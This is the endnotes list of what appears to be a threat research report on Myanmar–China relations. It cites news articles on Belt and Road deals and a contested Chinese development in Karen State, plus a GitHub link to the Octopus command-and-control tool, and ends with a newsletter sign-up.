[1] Thu Thu Aung and Poppy McPherson, “Myanmar, China ink deals to accelerate Belt and Road as Xi courts and isolated Suu Kyi,” Reuters, accessed June 18, 2020, published January 18, 2020, https://www.reuters.com/article/us-myanmar-china/myanmar-china-ink-deals-to-accelerate-belt-and-road-as-xi-courts-an-isolated-suu-kyi-idUSKBN1ZH054; Marvin C. Ott, “Myanmar in China’s Embrace,” Foreign Policy Institute: Asia Program, accessed June 18, 2020, published January 24, 2020, https://www.fpri.org/article/2020/01/myanmar-in-chinas-embrace/; Laura Zhou, “China sees Myanmar as stepping stone to Indian Ocean, energy security,” South China Morning Post, accessed June 18, 2020, published January 15, 2020, https://www.scmp.com/news/china/diplomacy/article/3046218/china-sees-myanmar-stepping-stone-indian-ocean-energy-security; Sai Wanna, “Myanmar military accused ethnic Karen armed group of violating truce,” Myanmar Times, accessed June 18, 2020, published May 21, 2020, https://www.mmtimes.com/news/myanmar-military-accuses-ethnic-karen-armed-group-violating-truce.html.

[2] Thu Thu Aung and Poppy McPherson, “Myanmar, China ink deals to accelerate Belt and Road as Xi courts and isolated Suu Kyi,” Reuters.

[3] Bloomberg, “Myanmar warns sanctions over Rohingya genocide will push it closer to China and dismisses ‘debt trap’ concerns,” South China Morning Post, accessed June 18, 2020, published January 27, 2020, https://www.scmp.com/news/asia/southeast-asia/article/3047736/myanmar-warns-world-sanctions-over-rohingya-genocide-will; Central Intelligence Agency, “EAST ASIA/SOUTHEAST ASIA :: BURMA,” The World Factbook, accessed June 19, 2020, https://www.cia.gov/library/publications/the-world-factbook/geos/bm.html.

[4] Nan Lwin, “Myanmar Govt to Probe Contentious Chinese Development on Thai Border,” The Irrawaddy, accessed June 18, 2020, published June 16, 2020, https://www.irrawaddy.com/news/burma/myanmar-govt-probe-contentious-chinese-development-thai-border.html.

[5] “INSPECTION OF MYANMAR YATAI INTERNATIONAL HOLDING CO., LTD. AND APEX RUBBER CO., LTD,” Director of Investment and Company Administration, accessed June 18, 2020, published June 26, 2019; Nyien Nyien, “Chinese Developer’s Grand Claims Spark Fresh Concern in Karen State,” The Irrawaddy, accessed June 18, 2020, published March 6, 2019, https://www.irrawaddy.com/news/burma/chinese-developers-grand-claims-spark-fresh-concern-karen-state.html.

[6] Nyien Nyien, “Chinese Developer’s Grand Claims Spark Fresh Concern in Karen State,” The Irrawaddy.

[7] Octopus, accessed June 19, 2020, https://github.com/mhaskar/Octopus/blob/master/agents/agent.ps1.oct.

Sign up for the Anomali Weekly Threat Briefing!

The Anomali Threat Research Team publishes the Weekly Threat Briefing (WTB) so you can stay aware of the latest threats—get a summary of key cybersecurity threat intelligence of the week.

Topics: Research